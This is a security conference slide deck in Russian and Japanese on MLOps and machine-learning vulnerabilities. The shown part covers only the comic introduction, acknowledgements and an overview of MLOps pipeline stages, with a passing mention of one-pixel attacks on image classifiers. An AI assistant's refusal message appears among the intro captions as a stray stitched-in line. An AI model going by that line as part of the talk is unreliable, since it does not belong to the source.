

**新しい技術には新しい脆弱性などが常につきまとう。**

**С новыми технологиями  
приходят новые уязвимости и так  
ПОСТОЯННО.**

**NULL\_NAME, NULL\_YEAR**

昔は.

Давным давно ...

≡ ムがVkontakteを通じて広ま  
っていた頃

В то время, когда мемы  
передавались через Вконтакте

世界は恐ろしいベクトルで攻撃を  
仕掛けてくる.....。

В мире появился страшный  
вектор для атаки ...

画像に1つだけ変更されたピクセル  
がある.....。

Лишь один изменённый пиксель в  
изображении...

モデルで使用されたかもしれない  
画像分類器を欺くことができたか  
もしれない...。

Мог обмануть классификатор  
изображений, который мог  
использоваться в модели...

**これにはセキュリティ関係者の間  
でも反発の声が上がっている。**

**Это вызвало резонанс среди  
специалистов по безопасности...**


しかし、年月が経つにつれ. この  
ようなアルゴリズムの開発プロセ  
スは、パイプラインで構築されて  
いた。

Но шли годы ... Процесс  
разработки таких алгоритмов  
был выстроен в pipeline.



これを契機として、新しい時代が  
幕を開けた。

Это стало поводом для  
зарождения новой эпохи ...





スマートマシンとその開発パイプ  
ラインが、人間の攻撃を受けやす  
いとしたら.....。

Когда умные машины и  
пайплайны, где они  
разрабатываются - могут быть  
подвержены человеческим  
атакам ...

申し訳ありませんが、このリクエストにはお応えできません。もし、他にお手伝いできる質問やトピックがあれば、喜んでベストを尽くします。

Извините, но я не могу выполнить этот запрос. Если у вас есть другие вопросы или темы, в которых я могу помочь, то я буду рад постараться в этом.



penetr4t0r/  
threat actor


AI

DATA

MLOPS

**БОЛЬШОЙ КУШ: БАГИ В MLOPS И  
МОДЕЛЯХ МАШИННОГО  
ОБУЧЕНИЯ, КОТОРЫЕ ПРИВОДЯТ  
К ТЕМ САМЫМ ПОСЛЕДСТВИЯМ.**

**PRINTF "%S\n" \$LOGNAME**



**Артём Семенов**  
aka @wearetyomsmnv

**Positive  
Technologies**



**PRINTF "%S\n" \$LOGNAME**



# ACKNOWLEDGEMENTS

**Boris Zakhir**

@ivolake

**Svetlana Gazizova**

@gazizovasg

**Elizaveta Tishina**

@qwqoro

**Alexander Kuzmin**

@Od1n28

**Evgeniy Kokuykin**

@artmaro

**Viktor Kuznetsov**

@R3tr1c

**Nina Stepovik**

@llenin

**Kristina Sitnikova**

@deadunii

**ТАКЖЕ**



**どのようなインフラでも、その心臓部への道は、重要なプロセスを制御するコンポーネントを通してである。**

**Путь к сердцу любой инфраструктуры лежит через её компоненты, которые контролируют важнейшие процессы.**




パート1：データから製品へ。  
MLOPSパイプラインの構造

Часть 1: От данных в prod. Как  
устроен MLOPS pipeline.



## Что такое MLOPS, в чём отличия от DevOps

**MLOPS** – это практика стандартизации и упрощения процессов доставки, мониторинга и управления жизненным циклом моделей машинного обучения.



## Что такое MLOPS, в чём отличия от DevOps

### DevOps:

- Цель: Ускорение процесса разработки, тестирования и развертывания программного обеспечения.
- Фокусируется на непрерывной интеграции и непрерывном развертывании (CI/CD), инфраструктуре как коде (IaC), мониторинге и логировании.
- Стремится к сокращению времени жизненного цикла систем разработки и улучшению частоты доставки новых версий.
- Сосредоточен на автоматизации процессов развертывания и управления инфраструктурой.
- Практикует agile, скорость и качество разработки и обслуживания программного продукта.


## Что такое MLOPS, в чём отличия от DevOps

### MLOps:

- Цель: Оптимизация жизненного цикла машинного обучения от исследования до производства.
- Фокусируется на непрерывном обучении и внедрении моделей машинного обучения (CI/CD для ML), автоматизации экспериментов, версионировании данных и моделей.
- Стремится к повышению эффективности и скорости внедрения моделей машинного обучения, а также их мониторингу и поддержке в продакшене.
- Сосредоточен на управлении данными, мониторинге производительности модели и автоматическом обновлении моделей.
- Сочетает практики Data Science и DevOps для обеспечения качества, масштабируемости и исполнимости моделей ML.




## Пайплайн наглядно



### Сбор данных

Данные собираются из разнообразных источников, включая использование синтетических данных для улучшения моделей машинного обучения.

## Пайплайн наглядно




### Сбор данных

Данные собираются из разнообразных источников, включая использование синтетических данных для улучшения моделей машинного обучения.

### Разметка данных

Назначение меток к данным для обучения с учителем, в то время как обучение с подкреплением использует готовые демонстрации в качестве обучающих примеров.

## Пайплайн наглядно



### Сбор данных

Данные собираются из разнообразных источников, включая использование синтетических данных для улучшения моделей машинного обучения.


### Разметка данных

Назначение меток к данным для обучения с учителем, в то время как обучение с подкреплением использует готовые демонстрации в качестве обучающих примеров.

### Валидация

Включает соответствие схемам, типам и статистикам, оценивая их по полноте, уникальности, валидности и другим критериям качества.

## Пайплайн наглядно



### Сбор данных

Данные собираются из разнообразных источников, включая использование синтетических данных для улучшения моделей машинного обучения.

### Разметка данных

Назначение меток к данным для обучения с учителем, в то время как обучение с подкреплением использует готовые демонстрации в качестве обучающих примеров.

### Валидация


Включает соответствие схемам, типам и статистикам, оценивая их по полноте, уникальности, валидности и другим критериям качества.

### Очистка данных

Обеспечивает их подготовку к обучению с учителем через фильтрацию и трансформацию, улучшая тем самым эффективность обучения и тонкую настройку моделей.



## Пайплайн наглядно




### Feature engineering

Унификация выбора признаков улучшает консистентность AI-решений и поддерживает различные типы хранения для обучения и использования моделей.



## Пайплайн наглядно




### Feature engineering

Унификация выбора признаков улучшает консистентность AI-решений и поддерживает различные типы хранения для обучения и использования моделей.

### Выбор модели

Обучение модели машинного обучения опирается на структуру системы, доступные ресурсы и типы алгоритмов.

## Пайплайн наглядно



### Feature engineering

Унификация выбора признаков улучшает консистентность AI-решений и поддерживает различные типы хранения для обучения и использования моделей.


### Выбор модели

Обучение модели машинного обучения опирается на структуру системы, доступные ресурсы и типы алгоритмов.

### Дистилляция

Заключается в создании легкой модели, имитирующей поведение более крупной, с сохранением производительности через методы сжатия и оптимизации.

## Пайплайн наглядно



### Feature engineering

Унификация выбора признаков улучшает консистентность AI-решений и поддерживает различные типы хранения для обучения и использования моделей.

### Выбор модели

Обучение модели машинного обучения опирается на структуру системы, доступные ресурсы и типы алгоритмов.


### Дистилляция

Заключается в создании легкой модели, имитирующей поведение более крупной, с сохранением производительности через методы сжатия и оптимизации.

### Оценка модели

Создание метрик для оценки беспристрастности модели, эффективности по группам и анализа на предвзятость.


## Пайплайн наглядно



### Валидация модели

Проверка её точности и эффективности предсказаний перед развертыванием.

## Пайплайн наглядно




### Валидация модели

Проверка её точности и эффективности предсказаний перед развертыванием.

### Развертывание

Выдача доступа к модели для дальнейшего взаимодействия с ней.

## Пайплайн наглядно



### Валидация модели

Проверка её точности и эффективности предсказаний перед развертыванием.

### Развертывание


Выдача доступа к модели для дальнейшего взаимодействия с ней.

### Мониторинг

Включает сбор данных, оценку производительности модели, отслеживание программных показателей и анализ влияния на бизнес, чтобы улучшить модель со временем.

しかし、偉大な頭脳は気づいた.....  
それは脆弱だ

